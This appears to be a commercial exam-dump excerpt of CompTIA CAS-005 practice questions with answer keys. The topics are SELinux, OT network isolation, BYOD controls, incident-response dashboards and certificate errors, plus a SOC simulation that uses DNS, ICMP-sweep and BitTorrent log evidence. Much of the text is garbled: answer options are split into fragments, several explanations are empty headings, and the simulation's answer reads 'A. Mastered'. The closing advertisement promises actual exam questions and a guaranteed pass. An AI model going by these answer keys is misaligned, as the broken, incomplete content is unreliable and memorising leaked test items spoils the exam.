? OWASP (Open Web Application Security Project) guidelines on SAST

? NIST SP 800-95, "Guide to Secure Web Services" Top of Form

Bottom of Form

NEW QUESTION 80

A systems engineer is configuring a system baseline for servers that will provide email services. As part of the architecture design, the engineer needs to improve performance of the systems by using an access vector cache, facilitating mandatory access control and protecting against:

- Unauthorized reading and modification of data and programs
 - Bypassing application security mechanisms
 - Privilege escalation
 - interference with other processes
- Which of the following is the most appropriate for the engineer to deploy?

- A. SELinux
- B. Privileged access management
- C. Self-encrypting disks
- D. NIPS

Answer: A

Explanation:

The most appropriate solution for the systems engineer to deploy is SELinux (Security- Enhanced Linux). Here's why:

- ? Mandatory Access Control (MAC): SELinux enforces MAC policies, ensuring that only authorized users and processes can access specific resources. This helps in preventing unauthorized reading and modification of data and programs.
- ? Access Vector Cache: SELinux utilizes an access vector cache (AVC) to improve performance. The AVC caches access decisions, reducing the need for repetitive policy lookups and thus improving system efficiency.
- ? Security Mechanisms: SELinux provides a robust framework to enforce security policies and prevent bypassing of application security mechanisms. It controls access based on defined policies, ensuring that security measures are consistently applied.
- ? Privilege Escalation and Process Interference: SELinux limits the ability of processes to escalate privileges and interfere with each other by enforcing strict access controls. This containment helps in isolating processes and minimizing the risk of privilege escalation attacks.
- ? References:

NEW QUESTION 81

A company isolated its OT systems from other areas of the corporate network. These systems are required to report usage information over the internet to the vendor. Which of the following best reduces the risk of compromise or sabotage? (Select two).

- A. Implementing allow lists
- B. Monitoring network behavior
- C. Encrypting data at rest
- D. Performing boot Integrity checks
- E. Executing daily health checks
- F. Implementing a site-to-site IPSec VPN

Answer: AF

Explanation:

- ? A. Implementing allow lists: Allow lists (whitelisting) restrict network communication to only authorized devices and applications, significantly reducing the attack surface by ensuring that only pre-approved traffic is permitted.
 - ? F. Implementing a site-to-site IPSec VPN: A site-to-site VPN provides a secure, encrypted tunnel for data transmission between the OT systems and the vendor, protecting the data from interception and tampering during transit.
- Other options:
- ? B. Monitoring network behavior: While useful for detecting anomalies, it does not proactively reduce the risk of compromise or sabotage.
 - ? C. Encrypting data at rest: Important for protecting data stored on devices, but does not address network communication risks.
 - ? D. Performing boot integrity checks: Ensures the integrity of the system at startup but does not protect ongoing network communications.
 - ? E. Executing daily health checks: Useful for maintaining system health but does not directly reduce the risk of network-based compromise or sabotage.
- References:
- ? CompTIA Security+ Study Guide
 - ? NIST SP 800-82, "Guide to Industrial Control Systems (ICS) Security"
 - ? "Industrial Network Security" by Eric D. Knapp and Joel Thomas Langill

NEW QUESTION 84

During a gap assessment, an organization notes that OYOD usage is a significant risk. The organization implemented administrative policies prohibiting BYOD usage. However, the organization has not implemented technical controls to prevent the unauthorized use of BYOD assets when accessing the organization's resources. Which of the following solutions should the organization implement to best reduce the risk of OYOD devices? (Select two).

- A. Cloud IAM to enforce the use of token based MFA
- B. Conditional access, to enforce user-to-device binding
- C. NAC, to enforce device configuration requirements
- D. PA
- E. to enforce local password policies
- F. SD-WA
- G. to enforce web content filtering through external proxies
- H. DLP, to enforce data protection capabilities

Answer: BC

Explanation:

- To reduce the risk of unauthorized BYOD (Bring Your Own Device) usage, the organization should implement Conditional Access and Network Access Control (NAC). Why Conditional Access and NAC?
- ? Conditional Access:
 - ? Network Access Control (NAC):
- Other options, while useful, do not address the specific need to control and secure BYOD devices effectively:

- ? A. Cloud IAM to enforce token-based MFA: Enhances authentication security but does not control device compliance.
 - ? D. PAM to enforce local password policies: Focuses on privileged account management, not BYOD control.
 - ? E. SD-WAN to enforce web content filtering: Enhances network performance and security but does not enforce BYOD device compliance.
 - ? F. DLP to enforce data protection capabilities: Protects data but does not control BYOD device access and compliance.
- References:
- ? CompTIA SecurityX Study Guide
 - ? "Conditional Access Policies," Microsoft Documentation
 - ? "Network Access Control (NAC)," Cisco Documentation

NEW QUESTION 87

SIMULATION

During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.

INSTRUCTIONS

Review each of the events and select the appropriate analysis and remediation options for each IoC.

IoC 1	IoC 2	IoC 3																				
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Source Svc</th> <th>Type</th> <th>Dest</th> <th>Data</th> </tr> </thead> <tbody> <tr> <td>Apache_httpd</td> <td>DNSQ</td> <td>@10.1.1.1:53</td> <td>update.s.domain</td> </tr> <tr> <td>Apache_httpd</td> <td>DNSQR</td> <td>@10.1.2.5</td> <td>CNAME 3a129sk219r0slsmfkzz000.s.domain</td> </tr> <tr> <td>Apache_httpd</td> <td>DNSQ</td> <td>@10.1.1.1:53</td> <td>3a129sk219r0slsmfkzz000.s.domain</td> </tr> <tr> <td>Apache_httpd</td> <td>DNSQR</td> <td>@10.1.2.5</td> <td>IN A 108.158.253.253</td> </tr> </tbody> </table>			Source Svc	Type	Dest	Data	Apache_httpd	DNSQ	@10.1.1.1:53	update.s.domain	Apache_httpd	DNSQR	@10.1.2.5	CNAME 3a129sk219r0slsmfkzz000.s.domain	Apache_httpd	DNSQ	@10.1.1.1:53	3a129sk219r0slsmfkzz000.s.domain	Apache_httpd	DNSQR	@10.1.2.5	IN A 108.158.253.253
Source Svc	Type	Dest	Data																			
Apache_httpd	DNSQ	@10.1.1.1:53	update.s.domain																			
Apache_httpd	DNSQR	@10.1.2.5	CNAME 3a129sk219r0slsmfkzz000.s.domain																			
Apache_httpd	DNSQ	@10.1.1.1:53	3a129sk219r0slsmfkzz000.s.domain																			
Apache_httpd	DNSQR	@10.1.2.5	IN A 108.158.253.253																			
Analysis	<div style="border: 1px solid #0070C0; padding: 5px;"> <p style="background-color: #0070C0; color: white; margin: -1px -1px 1px -1px; padding: 2px;">Select analysis</p> <ul style="list-style-type: none"> An employee is attempting to access a blocked website. Someone is footprinting a network subnet. A host is participating in an IRC-based botnet. Service identification and fingerprinting are occurring. Canonical name records in a public DNS cache are being updated. An application is performing an automatic update. An employee is using P2P services to download files. The service is attempting to resolve a malicious domain. <p style="background-color: #0070C0; color: white; margin: 1px -1px 1px -1px; padding: 2px;">Select analysis</p> </div>																					
Remediation	<div style="border: 1px solid #0070C0; padding: 5px;"> <p style="background-color: #0070C0; color: white; margin: -1px -1px 1px -1px; padding: 2px;">Select remediation</p> <ul style="list-style-type: none"> Enforce endpoint controls on third-party software installations. Investigate for software supply-chain attacks. Configure the DNS server to perform recursion. Block ping requests across the WAN interface. Deploy a network-based DLP solution. Implement a blocklist for known malicious ports. No further action is needed. <p style="background-color: #0070C0; color: white; margin: 1px -1px 1px -1px; padding: 2px;">Select remediation</p> </div>																					

IoC 1	IoC 2	IoC 3
Src	Dst	Proto Data Action
10.0.5.5	10.1.2.1	IP_ICMP ECHO Drop
10.0.5.5	10.1.2.2	IP_ICMP ECHO Drop
10.0.5.5	10.1.2.3	IP_ICMP ECHO Drop
10.0.5.5	10.1.2.4	IP_ICMP ECHO Drop
10.0.5.5	10.1.2.5	IP_ICMP ECHO Drop

Select analysis

- An employee is attempting to access a blocked website.
- Someone is footprinting a network subnet.
- A host is participating in an IRC-based botnet.
- Service identification and fingerprinting are occurring.
- Canonical name records in a public DNS cache are being updated.
- An application is performing an automatic update.
- An employee is using P2P services to download files.
- The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

- Enforce endpoint controls on third-party software installations.
- Investigate for software supply-chain attacks.
- Configure the DNS server to perform recursion.
- Block ping requests across the WAN interface.
- Deploy a network-based DLP solution.
- Implement a blocklist for known malicious ports.
- No further action is needed.

Select remediation

IoC 1	IoC 2	IoC 3
<pre> Proxylog> > GET /announce?info_hash=%01d%FE%7E%F1%10%5CwvAp%ED%F6%03%49%D6B%14%F1& > peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%5B&port=41730& > uploaded=0&downloaded=0&left=3767869&compact=1&ip=10.5.1.26&event=started > HTTP/1.1 > Accept: application/x-bittorrent > Accept-Encoding: gzip > User-Agent: RAZA 2.1.0.0 > Host: localhost > Connection: Keep-Alive < < HTTP 200 OK </pre>		

Select analysis

- An employee is attempting to access a blocked website.
- Someone is footprinting a network subnet.
- A host is participating in an IRC-based botnet.
- Service identification and fingerprinting are occurring.
- Canonical name records in a public DNS cache are being updated.
- An application is performing an automatic update.
- An employee is using P2P services to download files.
- The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

- Enforce endpoint controls on third-party software installations.
- Investigate for software supply-chain attacks.
- Configure the DNS server to perform recursion.
- Block ping requests across the WAN interface.
- Deploy a network-based DLP solution.
- Implement a blocklist for known malicious ports.
- No further action is needed.

Select remediation

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Analysis and Remediation Options for Each IoC: IoC 1:

? Evidence:

? Analysis:

? Remediation:

IoC 2:

? Evidence:

? Analysis:

? Remediation:

IoC 3:

? Evidence:

? Analysis:

? Remediation:

References:

? CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies.

? CompTIA Security+ Exam Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.

? Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration changes.

By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

NEW QUESTION 90

After an incident response exercise, a security administrator reviews the following table:

Service	Risk rating	Criticality rating	Alert severity
Public website	Medium	Low	Low
Email	High	High	High
Human resources systems	High	Medium	Medium
Phone system	High	Critical	Critical
Intranet	Low	Low	Low

Which of the following should the administrator do to best support rapid incident response in the future?

- A. Automate alerting to IT support for phone system outages.
- B. Enable dashboards for service status monitoring
- C. Send emails for failed log-in attempts on the public website
- D. Configure automated isolation of human resources systems

Answer: B

Explanation:

Enabling dashboards for service status monitoring is the best action to support rapid incident response. The table shows various services with different risk, criticality, and alert severity ratings. To ensure timely and effective incident response, real-time visibility into the status of these services is crucial.

Why Dashboards for Service Status Monitoring?

? Real-time Visibility: Dashboards provide an at-a-glance view of the current status of all critical services, enabling rapid detection of issues.

? Centralized Monitoring: A single platform to monitor the status of multiple services helps streamline incident response efforts.

? Proactive Alerting: Dashboards can be configured to show alerts and anomalies immediately, ensuring that incidents are addressed as soon as they arise.

? Improved Decision Making: Real-time data helps incident response teams make informed decisions quickly, reducing downtime and mitigating impact.

Other options, while useful, do not offer the same level of comprehensive, real-time visibility and proactive alerting:

? A. Automate alerting to IT support for phone system outages: This addresses one service but does not provide a holistic view.

? C. Send emails for failed log-in attempts on the public website: This is a specific alert for one type of issue and does not cover all services.

? D. Configure automated isolation of human resources systems: This is a reactive measure for a specific service and does not provide real-time status monitoring.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"

? "Best Practices for Implementing Dashboards," Gartner Research

NEW QUESTION 92

A security analyst received a report that an internal web page is down after a company-wide update to the web browser. Given the following error message:

```
Your connection is not private.
```

```
Attackers might be trying to steal your information for www.internalwebsite.company.com.
```

```
NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM
```

Which of the following is the best way to fix this issue?

- A. Rewriting any legacy web functions
- B. Disabling all deprecated ciphers
- C. Blocking all non-essential ports
- D. Discontinuing the use of self-signed certificates

Answer: D

Explanation:

The error message "NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM" indicates that the web browser is rejecting the certificate because it uses a weak signature algorithm. This commonly happens with self-signed certificates, which often use outdated or insecure algorithms.

Why Discontinue Self-Signed Certificates?

? Security Compliance: Modern browsers enforce strict security standards and may reject certificates that do not comply with these standards.

? Trusted Certificates: Using certificates from a trusted Certificate Authority (CA) ensures compliance with security standards and is less likely to be flagged as insecure.

? Weak Signature Algorithm: Self-signed certificates might use weak algorithms like MD5 or SHA-1, which are considered insecure.

Other options do not address the specific cause of the certificate error:

? A. Rewriting legacy web functions: Does not address the certificate issue.

? B. Disabling deprecated ciphers: Useful for improving security but not related to the certificate error.

? C. Blocking non-essential ports: This is unrelated to the issue of certificate validation.

References:

? CompTIA SecurityX Study Guide

? "Managing SSL/TLS Certificates," OWASP

? "Best Practices for Certificate Management," NIST Special Publication 800-57

NEW QUESTION 96

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CAS-005 Practice Exam Features:

- * CAS-005 Questions and Answers Updated Frequently
- * CAS-005 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-005 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-005 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CAS-005 Practice Test Here](#)